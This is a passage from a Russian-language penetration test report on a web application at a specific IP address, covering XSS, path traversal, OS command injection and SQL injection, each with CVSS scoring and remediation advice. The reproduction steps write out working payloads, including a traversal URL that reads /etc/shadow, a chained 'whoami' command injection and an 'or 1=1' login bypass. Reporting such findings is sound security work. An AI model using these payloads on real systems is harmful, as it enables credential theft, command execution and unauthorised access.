Подтип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода (который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника. Является разновидностью атаки «Внедрение кода».

Шаги выполнения

Вводим URL с внедренной полезной нагрузкой «<script>alert(5397)</script>»:
http://92.51.39.106:7788/search?q=%3Cscript%3Ealert(5397)%3C/script%3E»



Рекомендации к устранению

- Строгое экранирование выходных данных. Специальные символы, полученные из ненадёжных источников (параметры URL, данные форм, содержимое баз данных), заменяются на HTML-сущности.

- Внедрение Content Security Policy (CSP). Позволяет контролировать источники контента, которые браузеру разрешено загружать для страницы (например, скрипты только с определённого домена).

- Использование флага HttpOnly для cookie. Установка этого атрибута запрещает доступ к сессионным cookie через JavaScript, что делает их кражу при XSS-атаке невозможной.

- Регулярное обновление программного обеспечения. Уязвимости могут быть обнаружены в любом программном обеспечении, включая веб-серверы, фреймворки и библиотеки.

- Безопасная разработка и code review. Обучение разработчиков принципам безопасного кодирования и регулярные проверки кода (code review) помогают выявлять и устранять потенциальные XSS-уязвимости на ранних этапах разработки.

2.2.2 Path Traversal


URL	http://92.51.39.106:7788/read
CVSS	7.5
Вектор атаки (AV)	Сетевой (N)
Сложность атаки (AC)	Низкая (L)
Уровень привилегий (PR)	Не требуется (N)
Взаимодействие с пользователем (UI)	Не требуется (N)
Влияние на другие компоненты системы (S)	Не оказывает (U)
Влияние на конфиденциальность (C)	Высокое (H)
Влияние на целостность (I)	Не оказывает (N)
Влияние на доступность (A)	Не оказывает (N)

Описание

Уязвимость, которая позволяет злоумышленнику получить доступ к файлам и директориям, находящимся за пределами предполагаемой корневой директории веб-сервера.

Шаги выполнения

Вводим URL с внедренным параметром для /read?file=
«../../../../../../../../../../../../../etc/shadow»:
«http://92.51.39.106:7788/read?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fshadow»



Рекомендации к устранению

- Валидировать пользовательский ввод. Проверять, что данные содержат только ожидаемые символы, и правильно экранировать или удалять специальные символы.

- Использовать белый список. Указывать разрешённые имена файлов или каталогов и отклонять любой ввод, не соответствующий списку.

- Реализовать контроль доступа. Ограничивать доступ пользователей к файлам и каталогам на основе ролей и разрешений.

- Использовать проверки на стороне сервера. Проверять, что любой запрошенный файл или каталог находится в ожидаемом диапазоне и не содержит недопустимых символов.

- Мониторить и вести лог. Отслеживать все операции с файловой системой, чтобы выявлять подозрительную активность или попытки доступа к файлам вне ожидаемого диапазона.

2.2.3 Remote OS Command Injection

URL	http://92.51.39.106:7788/server.html
CVSS	9.8
Вектор атаки (AV)	Сетевой (N)
Сложность атаки (AC)	Низкая (L)
Уровень привилегий (PR)	Не требуется (N)
Взаимодействие с пользователем (UI)	Не требуется (N)
Влияние на другие компоненты системы (S)	Не оказывает (U)
Влияние на конфиденциальность (C)	Высокое (H)
Влияние на целостность (I)	Высокое (H)
Влияние на доступность (A)	Высокое (H)

Описание


Тип уязвимости в безопасности, при которой злоумышленник может удалённо выполнять произвольные команды операционной системы (ОС) на целевой системе через уязвимое приложение.

Уязвимость возникает, когда приложение не правильно проверяет или санитирует пользовательский ввод перед включением его в команды, выполняемые ОС.


Шаги выполнения

1. Переходи во вкладку «Server Status»

2. В окне ввода передаем значение «127.0.0.1 && whoami»



3. В ответе указано, что команды выполняются с привилегиями пользователя root. Получаем доступ к паролям всех пользователей.



Рекомендации к устранению

- Проверять и санитировать ввод. Использовать белые списки допустимых символов и фильтры, чтобы предотвратить интерпретацию специальных символов (например, ;, &, |, >, <) как команд.

- Избегать прямых команд ОС. Использовать конструкции языка или библиотеки, которые предоставляют аналогичную функциональность без вызова оболочки.

- Ограничить права доступа. Запускать приложения с минимальными правами, необходимыми для выполнения задач.

- Регулярно обновлять программное обеспечение. Обновления помогают защитить систему от известных уязвимостей.

- Мониторить и вести логи. Реализовать механизмы логгирования для отслеживания подозрительной активности на системе.

2.2.4 SQL Injection Stacked queries

URL	http://92.51.39.106:7788/login.html
CVSS	7.5
Вектор атаки (AV)	Сетевой (N)
Сложность атаки (AC)	Низкая (L)
Уровень привилегий (PR)	Не требуется (N)
Взаимодействие с пользователем (UI)	Не требуется (N)
Влияние на другие компоненты системы (S)	Не оказывает (U)
Влияние на конфиденциальность (C)	Высокое (H)
Влияние на целостность (I)	Не оказывает (N)
Влияние на доступность (A)	Не оказывает (N)


Описание

Stacked queries SQL injection - это техника эксплуатации SQL-инъекций, которая позволяет атакующему внедрить полностью подконтрольный запрос в дополнение к запросу, которое веб-приложение направляет в систему управления базами данных (СУБД).


Шаги выполнения

1. Переходим во вкладку «Login»

2. В поле «Username» вводим значение «’ or 1=1 --», а в поле «Password» - любое значение



3. Кликаем «Login» и авторизовываемся под учетной записью admin



Рекомендации к устранению

- Проверка ввода и очистка. Необходимо убедиться, что весь пользовательский ввод правильно проверен и очищен. Это включает отказ от специальных символов или экранирование их.

- Использование подготовленных запросов. Следует применять запросы с привязанными параметрами, чтобы пользовательский ввод рассматривался как данные, а не исполняемый код.

- Использование хранимых процедур. Вместо динамического построения SQL-запросов рекомендуется использовать хранимые процедуры — они менее уязвимы к SQL-инъекциям, так как предопределены и не зависят от конкатенации пользовательского ввода.

- Ограничение привилегий базы данных. Следует убедиться, что учётные записи базы данных, используемые веб-приложением, имеют наименьшие необходимые привилегии.